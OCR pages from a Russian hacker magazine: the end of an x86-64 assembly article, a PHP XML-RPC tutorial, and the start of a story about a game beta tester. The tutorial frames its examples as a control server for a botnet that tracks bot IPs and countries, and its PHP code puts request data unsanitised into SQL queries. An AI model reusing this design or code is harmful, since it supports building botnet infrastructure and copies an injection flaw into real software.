дизассемблирование 64-битного PE-файла 32-битной версий IDA Pro

[дизассемблерный листинг 32-битного приложения hello, world!]

```
code:00401000 6A 00             push0
code:00401002 68 00 20 40 00    pushoffset aPENUMBRA
code:00401007 68 17 20 40 00    pushoffset aHelloWorld
code:0040100C 6A 00             push0
code:0040100E FF 15 44 30 40 00 call    ds:MessageBoxA
code:00401014 6A 00             push0
code:00401016 FF 15 3C 30 40 00 call    ds:ExitProcess
```

В качестве заключительного упражнения перепишем наше приложение в стиле MASM, поклонников которого нужно не бить, а уважать. Никаких радикальных отличий не наблюдается:

[64-битное приложение hello, world под Windows на MASM'е]

```
; объявляем внешние API-функции, которые мы будем вызывать
extrn MessageBoxA: PROC
extrn ExitProcess: PROC

; секция данных с атрибутами по умолчанию (чтение и запись)
.data
mytit db 'PENUMBRA is awesome!', 0
mymsg db 'Hello World!', 0

; секция кода с атрибутами по умолчанию (чтение и исполнение)
.code
Main:
mov r9d, 0        ; uType = MB_OK
lea r8, mytit     ; LPCSTR lpCaption
lea rdx, mymsg    ; LPCSTR lpText
mov rcx, 0        ; hWnd = HWND_DESKTOP
call MessageBoxA
mov ecx, eax      ; uExitCode = MessageBox(...)
call ExitProcess
End Main
```

Ассемблирование и линковка проходит так:

```
ml64 XXX.asm /link /subsystem:windows /defaultlib:kernel32.lib /defaultlib:user32.lib /entry:main
```

в результате чего образуется готовый к употреблению exe-файл с румяной поджаренной корочкой нашего ЦП (FASM ассемблирует намного быстрее). Как показывает практика, запросы типа x86-64 [AMD64] assembler example неэффективны и гораздо лучше использовать что-нибудь вроде mov rax.

[заключение] Вот мы и познакомились с архитектурой x86-64! Здесь действительно есть место, где развернутся и чему поучиться! Насколько эти знания окажутся востребованы на практике — так сразу и не скажешь. У AMD есть хорошие шансы пошатнуть рынок, но ведь и Intel не дремлет, активно продвигая собственные 64-разрядные платформы, известные под общем именем IA64, но о них как-нибудь в другой раз

Самопальный сервис

ВСЕ В ПОСЛЕДНЕЕ ВРЕМЯ ПОМЕШАЛИСЬ НА WEB-СЕРВИСАХ. ВСЕ БОЛЬШЕ ЛЮДЕЙ ЧИТАЮТ НОВОСТИ И ФОРУМЫ ЧЕРЕЗ RSS, ПОИСКОВИК GOOGLE ПОЗВОЛЯЕТ ОСУЩЕСТВЛЯТЬ ЗАПРОСЫ ЧЕРЕЗ АВТОМАТИЧЕСКИЕ HTTP-ИНТЕРФЕЙСЫ, ИНТЕРНЕТ-ПЛАТЕЖИ МОЖНО ТАКЖЕ ЭЛЕМЕНТАРНЫМ ОБРАЗОМ ПРОЦЕССИТЬ ЧЕРЕЗ WEB-ГЕЙТЫ. ПРИШЛО ВРЕМЯ РАЗОБРАТЬСЯ С ТЕМ, КАК ВСЕ ЭТО РАБОТАЕТ И КАКИМ ОБРАЗОМ МОЖНО ОРГАНИЗОВАТЬ СОБСТВЕННЫЙ СЕРВИС. Я РАССКАЖУ ТЕБЕ О ПРОСТОМ, СТАНДАРТИЗОВАННОМ И, ДОЛЖНО БЫТЬ, САМОМ ПОПУЛЯРНОМ СПОСОБЕ — ОБ XML-RPC | eto'o

Создание web-сервисов с использованием XML-RPC

[какие еще сервисы?] Вообще говоря, резонный вопрос :). В самом деле, какие еще сервисы, о чем я? С появлением Интернета люди стали создавать массу разнообразных продуктов: кто-то написал первый форум, кто-то наколбасил сложную распределенную вычислительную систему для обсчета какого-нибудь научного опыта, кто-то решил сделать поисковый центр, кто-то — организовать платежную систему и так далее. У всех таких систем всегда есть, как минимум, две взаимодействующие части: сервер и клиент. Само собой, им для этого нужно как-то общаться. Ну, скажем, вот твой браузер, когда ты читаешь форум на *xakep.ru*, взаимодействует с web-сервером при помощи протокола http; твой wm-keaper работает с платежным центром WM при помощи какого-то другого прикладного протокола. Казалось, все просто супер, но на практике не совсем так.


Порой, расплывчатость описаний определенных стандартов или их нечеткая реализация, приводила к несовместимости отдельных систем. Кроме того, ребром встала проблема взаимодействия между удаленными системами, работающими под различными платформами. Каким образом удобнее всего осуществить обмен информацией между, скажем, какой-то программой, написанной для Windows, и некоторым cgi-приложением под Unix? Масса людей нашла ответ на этот вопрос в создании собственных, порой, нелепых «протоколов». Но вот фигня — все они были разными и абсолютно несовместимыми друг с другом. Это было неудобно, да и городить каждый раз какое-то новое решение — это маразм. Поэтому программисты



Статья XML-RPC vs SOAP: http://weblog.masukomi.org/writings/xml-rpc_vs_soap.htm
Использование SOAP в PHP5: http://www.zend.com/php5/articles/php5-SOAP.php
XMLRPC-EPI: http://xmlrpc-epi.sourceforge.net
Fase 4 XML-RPC: www.fase4.com/xmlrpc
phpRPC: http://sourceforge.net/projects/phprpc
phpxmlrpc: http://phpxmlrpc.sourceforge.net
XML-RPC Кейта Девинса: www.keithdevens.com/software/xmlrpc



Спецификация SOAP весит в 10 раз больше, чем документ с описание XML-RPC. Новая технология значительно сложнее и функциональнее. За ней будущее, но переход можно осуществить плавно и безболезненно.




На нашем диске ты найдешь всю необходимую документацию, пример XML-RPC системы из статьи, а также все возможные реализации этого протокола для всех языков.

решили разработать единый стандарт, основанный на использовании XML-представления запросов и ответов, который получил название XML-RPC. RPC здесь расшифровывается так: Remote Procedure Call (Удаленный Вызов Процедур). Чтобы было понятнее, о чем я говорю, расскажу, какого рода сервисы и системы можно создавать при помощи этой технологии.

[примеры сервисов] Хороший пример — организация ботнета, управляемого по http. Создавая десятки таких систем, люди обычно «городят какой-то огород» с управлением. Кто-то использует HTTP GET, кто-то передает запросы в виде отдельных переменных, посланных POST'ом. Но все эти данные обрабатываются в скрипте и это дополнительный геморрой, особенно при мощной функциональности ботнета и его распределенной структуре. Ну, представь, что для регистрации новых ботов используется не один сервер, а десяток. Нужно, во-первых, каким-то образом осуществлять взаимодействие между ботами и этими серверами, а во-вторых, обеспечить линковку между самими серверами регистрации, чтобы вся информация была доступна из единого «центра управления». Использование XML-RPC здесь позволит, во-первых, сократить время на разработку управляющей системы, во-вторых, легко подогнать и переделать ее под любого другого бота. Стоит ли говорить о максимальной совместимости и простоте такого подхода.
Другой пример — скажем, автоматический перевод текстов или проверка орфографии. При помощи XML-RPC-запроса клиентское приложение (хоть плагин к браузеру) отправляет текст для обработки и получает по этому же протоколу мгновенно ответ от системы. К слову, такие сервисы давным-давно уже есть в Сети, это не моя больная фантазия.
Все плюсы использования XML-RPC по достоинству оценила целая куча разработчиков, которая активно использует XML-RPC в своих системах. Ведь реализация этого протокола есть практически для любого языка программирования, и написать собственный web-сервис совсем несложно. В этом мы с тобой сегодня убедимся, но прежде давай я расскажу поподробнее, как функционирует протокол, как он выглядит и как им пользоваться.

[как это работает] Следует понимать, что с точки зрения сетевого взаимодействия, обмен данными с web-сервисами осуществляется при помощи протокола TCP и с использованием стандартного метода POST HTTP. В принципе, для web-сервера, обрабатывающего XML-RPC запросы, это выглядит так же, как и обычная отправленная методом POST форма: те же данные, передача их выполняемому приложению, чтение его потока вывода и выплевывание этих данных клиенту. Все, как и прежде, за исключением того, что для транспортировки непосредственно ДАННЫХ используется новый протокол-надстройка над HTTP, который стоит на уровень выше. Ведь все данные упаковываются в XML-представление и в этом виде передаются по HTTP. Само приложение их извлекает из тела XML-документа, некоторым способом их обрабатывает и генерирует ответ, представленный в виде XML-документа.
Как легко понять, после создания web-сервиса, необходимо наколбасить и клиента, чтобы конечные пользователи могли использовать этот сервис. Для этого необходимо предоставить информацию об интерфейсе сервиса, о его API. Эта информация, собственно, и делает web-сервис доступным для всей Сети, предоставляя сторонним разработчикам возможность легко и быстро писать приложения для общения с твоим сервисом.



спецификация стандарта XML-RPC


В настоящий момент уже даже существует специальный язык WSDL (Web Services Description Language — Язык Описания Web-Сервисов), который активно разрабатывается и предназначен как раз для описания API-интерфейсов. Думается, что при его использовании в некоторых случаях разработку клиентов можно будет вообще автоматизировать.
Так же сервис обладает некоторой идентифицирующей его информацией о типе и описании предоставляемой информации — эти данные планируется использовать для формирования единой базы данных с описанием всех сервисов Интернета.

[описание] На самом деле, чтобы создавать web-сервисы и не надо знать ничего о том, как работает XML-RPC. Ведь использовать браузер можно, не читая спецификаций HTTP. Но такие знания не будут лишними. Поэтому мы с тобой сейчас разберемся с тем, как функционирует и устроен протокол, рассмотрев на практике его работу.
Запрос в XML-RPC состоит из двух частей: метода и блока параметров. Каждому методу можно поставить в условное соответствие некоторую функцию, определенную на твоем языке программирования. Понятно, что параметры — это передаваемые нашим функциям переменные. Параметры могут быть разнотипные по своей природе: строки, целые числа, массивы — поддерживаются основные структуры данных. Помимо этого в XML-RPC присутствуют дополнительные тэги для обработки ошибок, но я об этом рассказывать не буду. Если это и впрямь тебе интересно, стоит обратиться к документации на нашем диске.
Весь процесс взаимодействия при помощи XML-RPC между клиентом и сервером начинается с клиентского запроса. Запрос всегда содержит название метода, и, возможно, набор необходимых параметров. Серверная часть анализирует запрос, выполняет необходимые действия и возвращает клиенту ответ, состоящий из набора интересующих данных.
По существу такое общение мало отличается от локального вызова процедур. Все тоже самое: определяется имя функции, фиксируется

АЛЬТЕРНАТИВНЫЕ ПАКЕТЫ

Вообще, реализация XML_RPC есть для кучи самых разных языков и в самых разных вариантах. Полный список всех разработок можно найти на сайте *www.xplrpc.com*, на странице implementations. Я же расскажу об основных разработках, предназначенных для использования совместно с PHP.

- phpRPC (*http://phprpc.sourceforge.net*). Это крутой и навороченный по функциональности PHP-класс. Программисты, которые его создали, решили не ограничивать себя только лишь генерацией и парсингом XML_RPC-транзакций. Их детище предоставляет возможности по взаимодействию с «абстрактными», удаленными базами данных, через интерфейс XML_RPC. Вообще, проект создается для совместного использования с Xoops.
- XMLRPC-EPI (*http://xmlrpc-epi.sourceforge.net*). Этот пакет представляет собой класс, написанный на C++ и, само собой, для установки необходимо иметь достаточные права и доступ к компилятору — надо будет пересобирать PHP. Само приложение не поражает функциональностью: оно лишь парсит запросы и ответы XML-RPC, но не занимается их передачей. Использовать эту штуку без конкретной и осознанной необходимости в компилируемом решении я бы не советовал.
- XML-RPC Client/Server Кейта Девинса (*www.keithdevens.com/software/xmlrpc*). Чувак по имени Кейт написал, наверное, самый удобный для новичков пакет для работы с XML-RPC. Все предельно просто: есть набор описанных функций, которые подключаются к твоим сценариям и могут легко использоваться. Никакой возни с объектами — все просто и линейно. Можно посоветовать этот пакет тем, кого пугают прелести ООП.



страница расширения XML_RPC на сайте PEAR

вот так выглядит общение между сервером и клиентом при помощи XML_RPC

набор параметров, получается результат работы.

Чтобы не быть голословным, рассмотрю конкретный пример XML-RPC-запроса для сервера:

[пример запроса]

```
POST /xmlrpc.php HTTP/1.1
User-Agent: Cool XML-RPC Client v X.X
Host: cool.xml.rpc.service.com
Content-type: text/xml
<?xml version="1.0"?>
<methodCall>
<methodName>getNumberBots</methodName>
<params>
  <param><value><int>43</int></value></param>
</params>
</methodCall>
```

Ответ web-сервиса выглядит примерно следующим образом:

[ответ web-сервиса]

```
HTTP/1.1 200 OK
Date: Mon, 10 Oct 2005 19:36:56 GMT
Server: Apache/1.3.29 (Unix)
X-Powered-By: PHP/5.0.1
Content-Length: 138
Connection: close
Content-Type: text/xml; charset=UTF-8
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
<params>
<param>
  <value><int>16</int></value>
</param>
</params>
</methodResponse>
```

Думаю, на этом можно завершить рассказ о самом протоколе XML-RPC. Ты получил примерное представление о нем, и этого достаточно для дальнейшего понимания статьи. Тем более, что всю работу по составлению, парсингу запросов и ответов берут на себя различные расширения, которые можно найти почти для любого языка программирования. Они поставляются в самых разнообразных вариантах — в виде dll, PHP-классов и модулей, для установки которых нужно пересобирать интерпретатор твоего языка. Мы для простоты и удобства будем использовать в наших разработках PHP. В качестве реализации XML-RPC я выбрал пакет, поставляемый через PEAR: *http://pear.php.net/package/XML_RPC*. Это быстро и удобно. Если тебе интересно узнать об альтернативных пакетах, то почитать об этом можно в соответствующей врезке.

[свой сервис] Сейчас настало время написать свой собственный web-сервис. Давай с тобой наколбасим для начала элементарный сервис с одним-единственным методом. Что-нибудь учебное. Пусть, скажем, наш сервис получает единственный параметр — дату и возвращает в ответ число зарегистрированных в этот день ботов, осуществляя соответствующий запрос с базе данных. Первым делом установки PEAR-расширение XML_RPC:

```
$ pear install XML_RPC
```

Или можно просто руками скачать с сайта архив с нужными скриптами. Затем уже можно приступать к написанию серверной части нашего приложения. Любое описание сервиса всегда начинается с подключения файла Server.php, в котором находится описание всех необходимых нам служебных классов. Поскольку я не пользовался pear install, а просто скопировал исходники в папку со скриптом, то у меня это выглядит вот так:

```
require_once 'XML_RPC-1.4.3/Server.php';
```

Затем необходимо определить функцию, которая будет выполнять заданное действие — считать ботов, я назвал ее NumBots. Я приведу ее код и прокомментирую его чуть позже:

```
function NumBots($params) {
$param = $params->getParam(0);
if (!XML_RPC_Value::isValue($param)) {
  return $param;
}
$re=mysql_query("select * from bots where date_reg='$param->scalarval()'");
$rn=mysql_num_rows($re);
$val = new XML_RPC_Value($rn, 'int');
return new XML_RPC_Response($val);
}
```

ШИЛО НА МЫЛО

Ты наверняка слышал о такой вещи, как стандарт SOAP (Simple Object Access Protocol). Эта технология служит для «упаковки» разнообразных данных при обмене между двумя узлами какой-то системы. SOAP — это XML-протокол, работающий поверх одного из старых web-протоколов, чаще всего — HTTP. В некотором смысле, SOAP — это конкурирующий с XML-RPC стандарт, которому даже хотят дать рекомендации W3C. SOAP значительно сложнее XML-RPC, об этом адекватно можно судить по объему спецификации: документ, описывающий работу SOAP, весит примерно в 10 раз больше, чем описание XML-RPC.

Сравнивать эти стандарты — занятие неблагодарное, однако если тебе интересно почитать об этом, советую обратиться к статье XML-RPC vs SOAP (*http://weblog.masukomi.org/writings/xml-rpc_vs_soap.htm*). Вообще, считается, что SOAP — это будущее разработок. Однако не стоит думать, что XML-RPC — гнилая вещь. Дело в том, что любой XML-RPC запрос может быть легко переконвертирован в соответствующее SOAP-приложение при помощи XSLT.

Легко понять, что $params — это переменная класса, получение параметров осуществляется при помощи метода getParam(). Затем происходит проверка на корректность полученных данных, составляется элементарный запрос, считается количество возвращенных записей, создается новая переменная класса XML_RPC_Value, а затем возвращается ответ сервера.
После описания процедуры необходимо создать экземпляр XML_RPC_Server и сопоставить символическому методу numberOfBots нашу функцию NumBots. Делается это так:

```
$server = new XML_RPC_Server(
array(
  'numberOfBots' =>
  array(
    'function' => 'NumBots'
  )
));
?>
```

Вот, в общем-то, и все :). Согласись, все чрезвычайно просто. Но чтобы придать законченность нашей системе, необходимо написать еще клиентскую часть. Первая строка у всех клиентов одинаковая, нужно подключить файл RPC.php:

```
require_once 'XML_RPC-1.4.3/RPC.php';
```

Затем из передаваемой GET'ом переменной $_GET[date_r] нужно сделать массив переменных XML_RPC_Value:

```
$params = array(new XML_RPC_Value($_GET[date_r], 'string'));
```

Обрати внимание, что конструктор этого класса первым параметром принимает сами данные, а во втором указывается тип — в нашем случае — строка string. После этого создается RPC-сообщение, которое вызывает метод, передавая ему параметры $params:

```
$msg = new XML_RPC_Message('numberOfBots', $params);
```

Затем необходимо создать клиента и отослать наше сообщение:

```
$cli = new XML_RPC_Client('/te/se.php', 'ired.inins.ru');
$resp = $cli->send($msg);
```

После этого происходит обработка ошибок:

```
if (!$resp) {
  echo 'Ошибка связи:' . $cli->errstr;
  exit;
}
if (!$resp->faultCode()) { # Не случилось ошибок
  $val = $resp->value();
  echo 'За '.$_GET[date_r].' зарегистрировано '.$val->scalarval().' ботов';
} else {
  echo 'Код ошибки: ' . $resp->faultCode() . "\n";
  echo 'Причина ошибки: ' . $resp->faultString() . "\n";
}
```

Вот так выглядит создание элементарного сервиса и клиента к нему.

[структуры посложнее] Теперь расскажу о том, каким образом возможно транспортировать нескалярные переменные вроде массивов и структур данных. Действительно, очень часто в этом есть огромная необходимость. Ну, скажем, в нашей воображаемой распределенной системе управления ботнетом может появиться необходимость получить всю информацию о ботах, зарегистрированных за определенную дату на определенном сервере, а не просто пересчитать их, как мы это делали в примере выше. Сейчас я покажу тебе, каким образом сервер может ответить клиенту массивом данных. Новая функция, которая будет ассоциирована с методом ViewBotInfo, который мы добавим к нашему сервису, называется BotInfo:

```
[функция, которая возвращает массив структур с информацией о ботах]

function BotInfro($params) {
$param = $params->getParam(0);
$re=mysql_query("select * from bots where date_reg='$param->scalarval()'");
$val=new XML_RPC_Value();
$bots=array();
$i=0;
while($res=mysql_fetch_array($re)) {
$bots[$i]=new XML_RPC_Value(array(
  "ip" => new XML_RPC_Value("$res[ip]"),
  "country" => new XML_RPC_Value("$res[country]"),
  "date_r" => new XML_RPC_Value("$res[date_r]")), "struct");
$i++;
}
$val->addArray($bots);
return new XML_RPC_Response($val);
}
```

Видно, что в первых двух строчках функции я получаю параметр — дату для выборки и создаю SQL-запрос к базе данных. Затем создается переменная $val класса XML_RPC_Value, инициализируется массив $bots с ботами. После этого в цикле по всем возвращенным запросом записям таблицы этот массив заполняется структурами, несущими информацию о ботах. Разумеется, все это условно, реальные структуры могут быть значительно сложнее, но общий принцип именно такой.
После этого цикла, когда создан «массив ботов», необходимо из этого массива изготовить переменную класса XML_RPC_Value. Для чего к уже созданному объекту, при помощи метода addArray(), добавляется наш массив.
Клиентская сторона, которую так же необходимо реализовать, работает аналогично уже разобранному случаю. С той лишь разницей, что $val = $resp->value() — это не массив в привычном понимании этого слова. Это переменная XML_RPC_Value, а доступ к элементам массива должен осуществляться при помощи метода arraymem(). Например, $val->arraymem(0) вернет переменную XML_RPC_Value элемента с нулевым индексом. В нашем случае это — структура с информацией о ботах. Получить конкретные значения полей можно следующим образом: $val->arraymem(0)->structmem("ip")->scalarval().

[выводы] Может показаться, что использование этой системы подразумевает недюжинный объектный геморрой. И хоть это может сначала показаться громоздким и неудобным, но это не так. Стоит поработать с системой хотя бы 15 минут, как все становится понятно, привычно и удобно. Если же ты на дух не переносишь объектный подход, советую обратиться к другим реализациям XML_RPC. Информацию о них ты найдешь в соответствующей врезке. Все напечатанные в статье скрипты, дополненные и дописанные, оформленные в виде полноценного тестового примера, ты отыщешь на нашем диске, там же найдется масса нужной документации





Автор иллюстраций Иван Величко (vel@shuka.ru)

Тестер

«ЗДРАВСТВУЙТЕ, АНДРЕЙ, МЫ ПОЛУЧИЛИ ВАШУ ЗАЯВКУ И ОЗНАКОМИЛИСЬ С ОСТАВЛЕННОЙ ВАМИ АНКЕТОЙ. С РАДОСТЬЮ СООБЩАЕМ ВАМ, ЧТО МЕЗА ВСТУПИЛА В СТАДИЮ БЕТА-ТЕСТИРОВАНИЯ И ВЫ СТАЛИ ОДНИМ ИЗ 20 ВЫБРАННЫХ ТЕСТЕРОВ, КОТОРЫЕ ПРИГЛАШАЮТСЯ ПЕРВЫМИ ИСПЫТАТЬ НА СЕБЕ ВОЗМОЖНОСТИ ИГРЫ. 13 СЕНТЯБРЯ В 11:00 МЫ ЖДЕМ ВАС В НАШЕМ ОФИСЕ, АДРЕС КОТОРОГО ВЫ НАЙДЕТЕ НИЖЕ. ТАМ ВЫ УЗНАЕТЕ ВСЕ ПОДРОБНЕЕ. СПАСИБО ЗА ТО, ЧТО СОГЛАСИЛИСЬ ПОМОЧЬ НАМ СДЕЛАТЬ МЕЗУ ЛУЧШЕ. С УВАЖЕНИЕМ, ЛЮДМИЛА ЧИСТЯКОВА. КОМПАНИЯ «ВР ИНСАЙД» | mindw0rk (mindw0rk@gameland.ru)


Часть первая

Письмо оказалось, мягко говоря, неожиданным. Заявку тестера Андрей оставил на сайте компании 5 лет назад. Тогда он, как и все, очень ждал эту игру, надеялся, что хотя бы половина заявленных разработчиками возможностей сбудется.

Впервые о начале работы над игрой было объявлено в 2001 году. Меза обещала совершить революцию в реалистичности компьютерных игр. Два скриншота, полученные из неизвестных источников и больше напоминающие фотографии, были тому наглядным подтверждением. Но даже не фотореалистичная графика и интерактивность привлекали геймеров. По уверению разработчиков, для каждого игрока мир Мезы становился другим. Включая окружение, персонажей и события. «Мы не создаем мир. Мы даем возможность игроку самостоятельно построить тот мир, который он хочет», — говорилось в небольшом пресс-релизе. Как это реализовать, никто не знал.

А потом были долгие годы затишья. Журналисты первое время пытались выудить свежую информацию о Мезе, но разработчики отказывались ее предоставлять. Официальный сайт «ВР Инсайд», на котором когда-то можно было найти кое-какие подробности и оставить заявку на будущее тестирование, со временем был закрыт. И все, конечно, подумали, что проект заморозили. Ведь многие слишком амбициозные проекты ждет именно такая судьба. И вот теперь это письмо…

Андрей вспомнил, что Жорик тоже посылал такую заявку 5 лет назад. Друг как всегда сидел в аське.



— Хай. Ты тоже получил письмо от «ВРИ»? – отправил ему мессагу Андрей.

— Что за ВРИ?

— «ВР Инсайд». Меза, помнишь?

— Еще помню, но уже начинаю забывать. Ее же прикрыли?

— Это мы так думаем. Мне в ящик только что прислали мессагу с приглашением стать бета-тестером.

— Нифига себе. Может развод?

— Непохоже. Адрес их бывший реальный. Да и кому это надо?

— Я бы тоже потестил. Интересно, что у них в итоге вышло?

— Посмотрим. В среду к ним иду, если что, расскажу потом.

— О'кей.

* * *

Будильник беспощадно звонил над самым ухом, не давая никакой возможности снова заснуть. Андрей сладко потянулся и вскочил с койки. Первым делом он проверил почту, но среди спама не оказалось ни одного полезного письма. После этого прочитал новые мессаги на родных игровых форумах, ответив на некоторые из них. И только потом пошел в ванную умываться и чистить зубы. Часто он забывал это делать, но в этот день хотел выглядеть прилично и даже откопал в недрах шкафа свежую футболку. Насколько он помнил из давнего объявления о наборе тестеров, «ВР Инсайд» обещала неплохие деньги. А баблишко ему сейчас бы не помешало. После того как несколько месяцев назад его уволили с должности дизайнера в редакции, Андрей перебивался редкими фриленс-заказами. Зарабатывал ровно столько, чтобы хватало на оплату однокомнатной квартиры на окраине Москвы, еду и Интернет. Ему больше ничего и не нужно было. Все свое время Андрей проводил в онлайновых играх и Интернете, где чувствовал себя как рыба в воде. Он уже имел опыт тестирования и даже участвовал в доработке популярной Guild Wars. Стать тестером популярной игры не так просто. Конкуренция была большая, и нужно как-то убедить разработчика, что именно ты справишься с задачей лучше остальных. Поэтому нередко приходится прибегать к разным хитростям, вводить не совсем правдивые данные. Нередко Андрей представлялся журналистом русского компьютерного журнала или «слегка» завышал свой игровой стаж. Зато он мог первым попасть в новые компьютерные миры, исследовать земли, где еще никто, кроме разработчиков не бывал. Наверное, что-то подобное ощущал Колумб, когда впервые ступил на американский материк.

Андрей даже придумал себе и таким, как он, определение — онлайнеры. Так он называл людей, которые предпочитают виртуальные миры



реальным и практически не общаются со Вселенной по ту сторону квартиры. Правда, раз в две недели они с Жориком встречались в одной из московских кафешек, пили пиво и болтали о своем. Чатиться по аське или в окошке онлайновых игр было намного проще и привычнее, но реальные встречи проходили не для непосредственного общения. Андрей бы назвал это традицией, но чувствовал, что это для того, чтобы не оказаться совсем оторванными от реального мира.
Часы показывали начало одиннадцатого. Пора было ехать по указанному в письме адресу.

* * *

Андрей никогда раньше не был в этом районе. От метро пришлось ехать на маршрутке 7 минут, потом еще минут 10 добираться пешком. Дома кругом были старенькие, еще Сталинских времен. Во двориках сидели старушки и о чем-то оживленно общались. Никто из тех, у кого он спросил о местонахождении «ВР Инсайд», ничего об этом не знал. Андрей уже начал подумывать, не являлось ли письмо действительно шуткой. Или «мертвой петлей». Он как-то слышал историю о том, как мать получила электронное сообщение от своего погибшего несколько месяцев назад сына. Пробыла в истерике три дня, а потом оказалось, что из-за какой-то ошибки почтового сервера, мессага затерялась и через полгода всплыла сама собой.
Здание вынырнуло из старых двориков совершенно неожиданно. Современное, окруженное невысоким белым забором, чистое и так непохожее на соседние серые пятиэтажки. Перед входом виднелся щит: «Частная собственность. Вход только по пропускам». Рядом также стояла стеклянная будка, в которой можно было увидеть силуэт охранника.
Номер дома, обозначенный на заборе, не оставлял сомнений – именно здесь находился офис «ВРИ».
— Сколько же денег понадобилось, чтобы отгрохать такой комплекс, – подумал Андрей. Обычно молодые софтварные компании, которые только начинают осваиваться в мире компьютерных игр, довольствуются арендой недорогого помещения. А тут чуть ли не голливудская студия.
Андрей направился к будке.
— Вы к кому, молодой человек? – спросил усатый охранник, на бейдже которого красовалось слово Security. Андрей представился, и охранник по рации сообщил о его приходе. Встретить гостя вышла молодая женщина в строгом бежевом костюме.
— Здравствуйте, Андрей. Спасибо, что пришли. Я — Людмила, и именно от меня вы получили письмо. Прошу за мной.
Внутри здание было еще роскошнее. Нет, там не было картин Моне на стенах и золотых статуй. Более того, во входном зале и коридорах не было ничего лишнего. Но отделка, архитектура, ковры — все говорило о том, что работа была проделана большая и «влетела» в копеечку. Пока они шли по коридору, Людмила рассказывала о компании.
— Я удивился, когда получил письмо, думал, что игру уже давно прекратили делать, – признался Андрей.
— Мы не только не прекратили ее делать. В последние пару лет разработки велись в усиленном режиме. Решение не публиковать информацию до выпуска игры принял наш директор. Дело в том, что Меза – не простая игра. Это развлечение нового поколения, мы использовали при ее создании совершенно новые технологии и подход. Нам не хотелось, чтобы конкуренты узнали обо всем заранее, к тому же эффект от игры, если игроки не будут подготовлены, окажется намного сильнее. После того как игра пройдет стадию бета-тестирования, мы обязательно выложим информацию в свободный доступ.
— А когда она будет окончательна готова?
— Можно сказать, она готова уже сейчас. Но мы должны убедиться, что все в порядке и игроки получают от нее именно то, что хотят. Именно для этого мы вас и пригласили, — улыбнулась Людмила.
— А остальные тестеры уже пришли?
— Да, большинство уже здесь и ждут нас в презентационном зале.
Андрей попытался узнать об игре подробнее, но Людмила отделалась общими фразами, уверяя, что он скоро все увидит сам.
— Ну вот мы и пришли, — сообщила женщина, открывая обитую кожей дверь.
Презентационный зал представлял собой просторное помещение, где главным украшением был огромный проектор. Перед ним стояли ряды стульев, за которыми сидели ребята в возрасте от 15 до 25. А перед проектором находился невысокий мужчина лет 35 в легком бежевом свитере и темных штанах.
— Это Олег Николаевич, он руководит отделом исследований, – тихо представила Людмила.
Жестом пригласив Андрея садиться, Олег Николаевич объявил:
— Ну что ж, больше никого ждать не будем. Хочу вас всех поблагодарить за то, что собрались здесь. Мы работали над игрой Меза более 7 лет и скоро представим ее широкой публике. Но сперва хотим услышать ваши впечатления. Вы окунетесь в мир, которому по реалистичности нет равных среди современных компьютерных игр. Для некоторых Меза покажется реальнее окружающего вас мира, и никто не может предсказать, чем это для вас обернется. Документальный фильм, который мы сняли для вас, познакомит с историей создания Мезы и нашей командой.
Оратор отошел, и сразу после этого в зале погас свет, а на проекторе вспыхнуло изображение. Громкий голос диктора начал рассказывать о том, какими были игры в конце 90-х, как молодому бизнесмену пришла идея Мезы и как он основал ВРИ, о новых технологиях, применяемых в игре, и том, как достигается ощущение реальности происходящего. Фильм был очень интересным и познавательным, после него уже не терпелось взглянуть на детище компании.



Когда он закончился и зажегся свет, Олег Николаевич раздал всем ребятам бумажные листки, заполненные печатным текстом, и ручки.
— Это договор, в котором говорится, что мы нанимаем вас на работу в качестве тестера игры Меза. Здесь объясняются ваши задачи и условия работы, а также указана заработная плата. Ознакомьтесь, пожалуйста.
Андрей изучил листок. В двух словах его задачи можно было выразить так: нужно играть и рассказывать разработчикам о своих впечатлениях. Деньги платили каждую неделю — 200$, что для такой работы было невероятно щедро. Конечно, строго запрещалось передавать на сторону любую информацию, связанную с деятельностью компании. Немного смущали отдельные пункты, но Андрею они показались причудой составителя, так что он не обратил на них большого внимания.
— А когда можно будет приступить к работе? – спросил парнишка с непослушной рыжей шевелюрой.
— Сразу после того, как подпишете этот документ. Если хотите отказаться – сделайте это сейчас. После подписания договора обратной дороги нет.
Андрей взял ручку и оставил внизу свой автограф. То же сделали все остальные ребята. Каждый был заинтригован и с нетерпением ждал погружения в новый мир.
— Ну а теперь пройдемте за мной. В соседней комнате мы приготовили для вас, как теперь уже наших внештатных сотрудников, небольшой фуршет. Там же вы получите коробки с игрой.

